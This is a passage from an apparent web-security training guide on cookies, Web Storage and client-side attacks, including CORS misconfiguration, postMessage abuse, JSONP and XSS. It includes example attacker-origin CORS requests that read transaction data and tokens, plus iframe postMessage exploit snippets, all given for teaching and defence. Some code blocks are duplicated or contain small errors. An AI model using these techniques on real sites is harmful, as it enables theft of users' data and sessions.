```

For shyam@gmail.com:

```
Set-Cookie: sessionID=<some-random-number> domain=mail.google.com
path=/mail/u/1;
```

So, when we select the user account 'ram@gmail.com', it will be redirected to 'https://mail.google.com/mail/u/0/#inbox' and for user account 'shyaam@gmail.com' it will be redirected to 'https://mail.google.com/mail/u/1/#inbox'.

Web Storage (Local Storage and Session Storage)

Web Storage uses the localStorage() and sessionStorage() methods to save data locally in key/value pairs. Cookies generally send small pieces of data which is used to authenticate the users and Cookies have Secure, HttpOnly and Same-Site attributes for security features. Similar to this, web storages store data which is being stored at client-side but that can be accessed using JavaScript which lack security features.

Let us discuss the difference between local storage and session storage and how it works. As the name suggests, browsers keep data stored in session storage until a user’s session is active and/or the browser window or tab is open. While in local storage, the data remains till it is manually removed from the web storage using the ‘Clear Cache’ feature of the browser.

Following is an example of how we can create, read or modify the sessionStorage and localStorage key/value pairs:

Key ‘fruits’ can be added with the value mango by following code snippet:

```
let key = ‘fruits’;
localStorage.setItem(key, ‘Mango’);
```

Reading key ‘fruits’:

```
let data = localStorage.getItem(‘fruits’);   // key can be set in variable as
shown above or directly
```

Modify the key ‘fruits’:

```
localStorage.setItem(‘fruits’, ‘Orange’);  // Key fruits is not updated with
Orange
```

Remove Key/Value pair:

```
localStorage.removeItem(‘fruits’);
```

Clearing localStorage:

```
localStorage.clear();
```

Above is an example of localStorage, however sessionStorage works in a similar manner. localStorage and sessionStorage can also hold JSON data which can be retrieved with ‘JSON.parse’ using JavaScript.

We discussed the difference between localStorage and sessionStorage but how is web storage different from cookies? Let’s see:

- Data is saved locally and resides in the browser, this eliminates the security issues which exist in cookies for transmission.
- Cookies can hold limited data, web storage can store more information depending on the browsers.
- Easy to use, save and retrieve data using a key.
- However, web storage cannot resolve the cookie’s existence, as authentication related information must be stored securely on the client-side.

Data from the web storage can be retrieved, accessed, removed, and modified by leveraging a Cross-Site Scripting vulnerability.

So far we discussed HTTP, HTML, JavaScript, CSS, Same Origin Policy, Cross-Origin Resource Sharing, Cross-Document Messaging, Cookies and Web Storage. The concepts mentioned in this section will help to understand Client-Side attacks effectively.

IndexedDB API

IndexedDB is a low-level API for client-side storage of significant amounts of structured data, including files/blobs. This API uses indexes to enable high-performance searches of this data. While Web Storage is useful for storing smaller amounts of data, it is less useful for storing larger amounts of structured data.

Client-Side Attacks

Now that our concepts are clear, let's dive deep into discovering various ways in which security of our browser (client) can be compromised.


Insecure Communication

Man-In-The-Middle Attacks

Attack

Man-In-The-Middle attack is when an attacker resides between the client and server. An attacker would be able to view or alter the communication of client and the server.

To better understand, let's see the example diagram below, in the diagram we can see that the communication from user to server was in the attacker's control. If a user sends any request to the server 'payment.notsosecure.com', it is passed through the attacker who resides between both the parties, an attacker can view the request as well as modify and send it to the server 'payment.notsosecure.com'. An attacker can also view the response from the server 'payment.notsosecure.com' and forward it with modification to the users:



Defence

A general recommendation to prevent Man-in-The-Middle attacks is that the communication channel should be encrypted. For HTTP communication, the server can use the header 'Strict-Transport-Security' to enforce the client to use the secure HTTPS channel only.

Case Studies

Lack of 'Strict-Transport-Security' header could allow an attacker to view or modify the communication in the case of Client-Server architecture. However, the maximum impact would be allowing a positional attacker to sniff communication and retrieve sensitive information. Implementing a 'Strict-Transport-Security' header is also considered as a security best practice.

Cacheable HTTP Responses

Attack

Browsers typically store a local cached copy of content received from web servers so that loading the same pages for a user is faster during the user's future visits. Some browsers, cache the content that is accessed via HTTPS. If sensitive information in application responses is stored in the local cache, it could potentially be retrieved by other users who have access to the same computer at a future time.

Defence

To prevent this vulnerability, it is recommended that the applications should return caching directives instructing browsers to not store local copies of any sensitive data. Often, this can be achieved by configuring the web server to prevent caching for relevant paths within the web root.

Alternatively, most web development platforms allow you to control the server's caching directives from within individual scripts. Ideally, the web server should return the following HTTP headers in all responses containing sensitive content:

- Cache-control: no-store
- Pragma: no-cache

Insecure Cross-Domain Communication

Insecure CORS configuration

Attack

Insecure Cross-Origin Resource Sharing configuration is when the application is misconfigured and allows arbitrary origins to send HTTP requests with necessary header information. Insecure Cross-Origin Resource Sharing accepts requests from arbitrary domains and allows access or modification of information. For example, if the application 'api.notsosecure.com' is required to accept requests from origin 'www.notsosecure.com' only, the application should follow the below security best practices:


- Should not allow * - Any arbitrary domains
  - This will allow the access of 'api.notsosecure.com' from all origins such as 'anything.notsosecure.com', 'www.attackercontrolled.com', 'exploit.example.com' etc.
- www.attackercontrolleddomain.com - Accessing from specific domain
  - This will allow the access of 'api.notsosecure.com' from the origin 'www.attackercontrolleddomain.com'.

- www.notsosecure.com.attackercontrolleddomain.com - Accessing from specific domain
    - This will allow the access of 'api.notsosecure.com' from the origin 'www.notsosecure.com.attackercontrolleddomain.com' which does not belong to the current organization as the primary domain is 'attackercontrolleddomain.com'. This issue generally occurs owing to faulty regular expressions being used for validations.
- null - which is a common mistake while development, developers allow local resources which can be exploited with a sandbox environment with 'data:text/html'.
    - This will allow the access of 'api.notsosecure.com' from the domain 'localhost' which can generally be accessed during the debugging environment by developers. However, an attacker can also bypass this by creating a Sandbox environment with ‘data:text/html’ to exploit it.

Additionally, it is also required that the application should restrict the Cookies while allowing the arbitrary domains to access it. The header 'Access-Control-Allow-Credentials' should be set with ‘False’, this will prevent the browser from sending the Cookies when the application resources are accessed with arbitrary origins.

Using above scenarios, an attacker can misuse the misconfigured origins to access the application resources, such as retrieve user’s information, API key, transaction details, order history or maybe even read the complete HTTP response. This could allow an attacker to perform Cross-Site Request Forgery (CSRF), if the application only prevents CSRF by validating Origin header.

To better understand let's see the example diagram below, we can see that the 'api.nososecure.com' allows any arbitrary domain 'www.attacker.com' to access the transaction details, which should otherwise be restricted:



```
OPTIONS /transactions
Host: api.notsosecure.com
Origin: https://www.attacker.com
Access-Control-Request-Method: POST
Access-Control-Request-Headers: X-My-Custom-Header, Content-Type
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://www.attacker.com
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 3600
Access-Control-Allow-Methods: POST,GET
Access-Control-Allow-Headers: X-My-Custom-Header, Content-Type
Set-Cookie: auth_token=eyJhbGciOiJIUzI1
Content-Type: text/plain
```

```
POST /transactions
Host: api.notsosecure.com
Origin: https://www.attacker.com
Access-Control-Request-Method: POST
X-My-Custom-Header: some value
Content-Type : application/json
auth_token : eyJhbGciOiJIUzI1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://www.attacker.com
..
..

{"payment - related information"}
```

The graphical representation is explained as below:

1. Preflight request: Browser sends OPTIONS request along with requested method and other CORS headers.
2. Response from the server: The application responds with the allowed headers and credentials access information through CORS headers, i.e., Access-Control-Allow-Origin, Access-Control-Allow-Credentials, Access-Control-Allow-Headers, Access-Control-Allow-Headers etc.
3. Request to the server: Browser will send POST request as the response of OPTION request is suggesting that the POST request is allowed to the originator.
4. Response from the server: The application responds with information relevant to POST request.

Defence

The application should whitelist the origins which can access particular resources. The application should also avoid accepting all domains, subdomains, internal networks, null origins. In exceptional cases, where the application requires arbitrary domains to access the application resources, the application should allow it for that particular page only.

Case Studies

Following is the list of interesting case studies for Cross-Origin Resource Sharing and how can it be exploited:

- Account takeover through CORS
  - https://hackerone.com/reports/426147
- CORS Misconfiguration leading to sensitive information disclosure
  - https://hackerone.com/reports/426165
- CORS Misconfiguration leading to user data exposure
  - https://hackerone.com/reports/733017

Cross-Site WebSocket Hijacking

Attack

Cross-Site WebSocket Hijacking is when an application accepts arbitrary origin to create WebSocket and communicates using it. You would need three pieces of information to check this:

- The URL of the WebSocket connection. This starts with either of WebSocket protocols ws:// or wss://
- The Origin header that is used in creating this connection. This will be the Origin of the page that is initiating the WebSocket connection.
- Analyze a few messages sent by the browser and the server, which can help to understand actual traffic. This can help an attacker to perform further attacks.

Defence

The application should restrict WebSocket connections from the whitelisted Origins. Additionally, the application should only use Secured WebSocket protocol(wss://).

Case Studies

Reference(s):

- http://www.websocket.org
- https://www.notsosecure.com/how-cross-site-websocket-hijacking-could-lead-to-full-session-compromise/


- https://christian-schneider.net/CrossSiteWebSocketHijacking.html
- https://developer.mozilla.org/en-US/docs/Web/API/WebSockets_API

Insecure Cross-Document Messaging

Attack

Exploitation of postMessage() method is when the application fails to validate either sender's Origin or destination Origin.

Following is an example of vulnerable postMessage() method, which allows arbitrary domains such as 'www.atttacker.com' to send the message on 'training.notsosecure.com' (which should otherwise restrict messages except 'notsosecure.com'):



```
<script>
data="some data";
window.postMessage(data,"training.notsosecure.com");
</script>
```

```
<script>
data="some data";
window.postMessage(data,"training.notsosecure.com");
</script>
```

```
<script>
window.onmessage = (event) => {
   console.log(`Received message: ${event.data}`);
};
</script>
```

Code snippet:

Example 1:

```
<script>
window.onmessage = (event) => {
      console.log("Received message: $(event.data)");
};
</script>
```

Example 2:

```
<script>
function receiver(event){
 userdata = “Origin:” + event.origin;
 userdata += “Message:” + event.data;
 alert(userdata);
}
window.addEventListener(“message”, receiver)
</script>
```


How can we exploit using iframe?

```
<iframe src=”http://www.abc.com:8080/mypage.html”
onload=”this.contentWindow.postMessage('Data to be sent!','*')”>
```

Attacker (without iframe):

```
postMessage('Data to be sent!','*')
```

Following is a graphical representation of postMessage() method exploitation with the help of framed page:



```
<script>
data="some data";
window.postMessage(data,"training.notsosecure.com");
</script>
```

```
<script>
window.onmessage = (event) => {
   console.log(`Received message: ${event.data}`);
};
</script>
```

```
<!----- This content will frame the
page of "training.notsosecure.com"----->

<iframe src="http://training.notsosecure.com"
onload="this.contentWindow.postMessage('Data to be sent!','*')">
```

Defence

Avoid usage of Event Listeners for message events. In case, the application requires to receive messages from other origin, validate the sender's identity using the origin. Use the exact target origin and not *, when sending the data to other origins through the postMessage() method.

Case Studies

- Login with Facebook Feature: Facebook application was vulnerable due to an incorrect postMessage configuration, when someone visited an 'www.attacker.com' website and clicked 'Login with Facebook' button, it triggered a Cross-Site Scripting payload on the application 'facebook.com' in the context of logged-in user.
- Google application was vulnerable to the postMessage() method which allowed injection of malicious JavaScript and execution of Cross-Site Scripting vulnerability.
- Slack was also vulnerable to the postMessage() method which allowed it to reconnect using WebSocket call and retrieve the private Slack token using the chaining vulnerability.
- HackerOne, DOM based XSS: HackerOne application was also misconfigured and accepted the messages from any arbitrary domains such as 'www.attacker.com' due to improper implementation of onMessage() method.
- Shopify, DOM based XSS: One of the Shopify JavaScript was also misconfigured and accepted messages from any arbitrary domains such as 'www.attacker.com' due to improper implementation of addEventListener() method.

Reference(s):


- https://docs.ioin.in/writeup/www.exploit-db.com/_docs_40287_pdf/index.pdf
- https://www.youtube.com/watch?v=XTKqQ9mhcgM
- https://robertnyman.com/2010/03/18/postmessage-in-html5-to-send-messages-between-windows-and-iframes/
- https://portswigger.net/web-security/dom-based/controlling-the-web-message-source
- https://jlajara.gitlab.io/web/2020/06/12/Dom_XSS_PostMessage.html
- http://benalman.com/projects/jquery-postmessage-plugin/
- https://medium.com/javascript-in-plain-english/javascript-and-window-postmessage-a60c8f6adea9
- https://davidwalsh.name/window-postmessage
- https://blog.teamtreehouse.com/cross-domain-messaging-with-postmessage

- https://javascript.info/cross-window-communication
- https://portswigger.net/daily-swig/xss-vulnerability-in-login-with-facebook-button-earns-20-000-bug-bounty
- https://hackerone.com/reports/603764
- https://hackerone.com/reports/398054
- https://hackerone.com/reports/231053
- https://blog.geekycat.in/google-vrp-hijacking-your-screenshots/
- https://ysamm.com/?p=493
- https://labs.detectify.com/2017/02/28/hacking-slack-using-postmessage-and-websocket-reconnect-to-steal-your-precious-token/

Cross-Site Script Inclusion (JSONP Attacks)

Attack

JSONP is a technique which requests data by accessing Script tag. In general, XMLHttpRequest (XHR) can be used to get data from the server but same-origin policy will be enforced. So, a traditional JavaScript call with a Script tag can be used with a JSONP request to retrieve the JavaScript from another server. For each new JSONP request, the browser must reuse an existing channel or add a new <script> tag. Adding a new Script tag can be possible with dynamic DOM manipulation. The Script tag is injected into the HTML DOM, with the URL of the desired JSONP endpoint.



```
<script>
  function profileData(myObj) {
    console.log(myObj);
  }
</script>
<script
src="https://api.notsosecure.com/profile/1?callback=profileData">
</script>
```

```
profileData={{ "name":"Ram",
"age":30, "city":"Ayodhya"
}}
```


Code snippet for client side – notsosecure.com

```
<script>
    function profileData(myObj) {
        console.log(myObj);
    }
</script>
<script
src="https://api.notsosecure.com/profile/1?callback=profileData"></script>
```

Code snippet for server side – api.notsosecure.com

```
profileData={{ "name":"Ram", "age":30, "city":"Ayodhya"}}
```

Using JSONP is a big security risk as an attacker can request the 'https://api.notsosecure.com/profile/1?callback=profileData' JSONP endpoint in attacker-controlled page and then lure the victim to open the web page pulling all the data forming a GET based CSRF attack as illustrated in the diagram below:



```
<script>
   function profileData(myObj) {
      console.log(myObj);
   }
</script>
<script
src="https://api.notsosecure.com/profile/1?callback=profileData">
</script>
```

```
profileData={{ "name":"Ram",
"age":30, "city":"Ayodhya"
}}
```

JSONP is actually a 'hack' over SOP, hence, there is no general solution or guideline to protect against attacks on its implementation. However, JSONP can be used to request unauthenticated resources, like retrieving a country list for a contact us page.

Additionally, Same-Origin Method Execution (SOME) attack relies on callback in the case of JSONP but instead of being able to read the data, an attacker can attempt to control the origin on which the application is being loaded. That means, it is basically attempting to hijack the origin by abusing the callback parameter and injecting the attacker's origin in a sink function like window.open.

Defence

The application developers should avoid using JSONP to retrieve the contents from external sources. It is recommended to use Cross-Origin-Resource-Sharing instead of JSONP requests.

Case Studies

Due to vast usage of cross-domain communication, there are lots of applications vulnerable to JSONP such as Quora, Main.ru and more.

Reference(s):

- SOME Playground
- https://www.blackhat.com/docs/eu-14/materials/eu-14-Hayak-Same-Origin-Method-Execution-Exploiting-A-Callback-For-Same-Origin-Policy-Bypass-wp.pdf
- http://www.benhayak.com/2015/06/same-origin-method-execution-some.html?m=1
- https://portswigger.net/bappstore/9fea3ce4e79d450a9a15d05a79f9d349

Lack of Input Validation

Cross-Site Scripting

Attack

Cross-site Scripting (XSS) issues allow a malicious actor to execute scripts in a victim's web browser. The issue stems from insufficient input validation and lack of output encoding by the application. This behaviour results in the malicious script moving from the malicious actor, via the application to the victim's browser unhindered.

XSS impact can greatly vary depending on the type of XSS found, location where the payload is stored/inserted and some other factors. XSS can lead a malicious actor to obtain sensitive information such as the session cookies that can lead to the hijacking of a legitimate user’s session, modifying user data and executing phishing attacks.

Types of Cross-site Scripting (XSS):

- Reflected Cross-Site Scripting
  - Reflected XSS is when the XSS payload provided by an attacker is directly used somewhere in the HTML code and is not stored in the database. An attacker is more interested in exploiting Reflected XSS compared to persistent XSS as their payload does not get stored and they can target users by social engineering attacks.
- Persistent Cross-Site Scripting
  - Persistent or Stored XSS is when the XSS payload provided by an attacker is stored in the database or in a file and which gets reflected when the user accesses the same or other application resources.

- DOM based Cross-Site Scripting
  - DOM based XSS is when the XSS payload provided by an attacker is used by the application while structuring the client-side DOM, this type of XSS is also sometimes categorised as Reflected XSS as it does not get stored in the database in most of the cases.

Due to cross-platform application usage, the XSS payload from one application gets stored to the central database and is reflected back in the other application. Thus, making an addition to the above XSS types. If the other application is internal or if an attacker does not have access to the application, this can be termed as Blind XSS and which can be identified using out-of-band techniques.

Cross-Site Scripting can be used to perform following attacks:

- Cookie theft or Session Hijacking: This could allow an attacker to steal a user's session cookie to hijack a user's session and use it to impersonate users.
- Extraction of Sensitive Information: An attacker can retrieve the sensitive information from the web page, such as credit card numbers, Social Security Number (SSN), personal information, and CSRF token.
- Keylogger Setup: An attacker can also inject a JavaScript which can log the keystrokes provided by a victim on a particular web page. An attacker can use this technique to retrieve sensitive information and credentials.
- Access browser’s history: An attacker can retrieve the browsing information by injecting malicious JavaScript.
- Browser Information: An attacker can control the browser to retrieve information regarding operating systems, browser versions etc.
- Phishing: An attacker can redirect the victim to an unintended web page which looks similar to the actual application and help an attacker to retrieve the credentials in several ways.
- Web Storage Access: An attacker can access, modify or delete the web storage information from either session storage or local storage. Nowadays applications are widely using authorization bearer token which is generally stored to the session storage. An attacker can retrieve the token and perform malicious actions on the user's behalf.
- Malicious JavaScript execution can also allow an attacker to check browser level exploits and depending on the browser vulnerability, it can lead to code execution on the victim's system.

Attackers can exploit and retrieve information using frameworks such as Browser Exploitation Framework (BeEF) framework. More information on how to use the BeEF framework can be found at https://beefproject.com.

Reference(s):

- https://www.softwaresecured.com/the-rise-of-javascript-xss-and-practical-mitigation-techniques/#:~:text=Wikipedia%20defines%20XSS%20as%3A,pages%20viewed%20by%20other%20users
- https://beefproject.com

Defence

Cross-Site Scripting attacks occur due to insufficient, or lack of, input sanitization and output encoding. It is recommended to perform input validation and output encoding to prevent all types of Cross-Site Scripting attacks.

Case Studies

HackerOne published a Top 10 Impactful and Rewarded vulnerabilities report and Cross-Site Scripting was in the first place leading the list. Payout for Cross-Site Scripting vulnerabilities was US$4.2 million in total bounty awards which was a significant increase of 26% from last year. Cross-Site Scripting vulnerability was identified in all sectors such as Finance, Blockchain, Telecommunications, Health Care, Government, and Pharmaceuticals. An attacker can also steal the user's session cookies and other sensitive data using Cross-Site Scripting. Some case studies are mentioned below:

- Cross-Site Scripting on the application 'forums.oculusvr.com' allowed stealing of user's session and account takeover of Oculus and Facebook applications. Such issues can be considered as critical severity issues.
- A persistent Cross-Site Scripting vulnerability was identified in iCloud platform, allowing an attacker to inject malicious JavaScript.

References:

- https://www.hackerone.com/top-ten-vulnerabilities
- https://vbharad.medium.com/stored-xss-in-icloud-com-5000-998b8c4b2075
- https://ysamm.com/?p=525

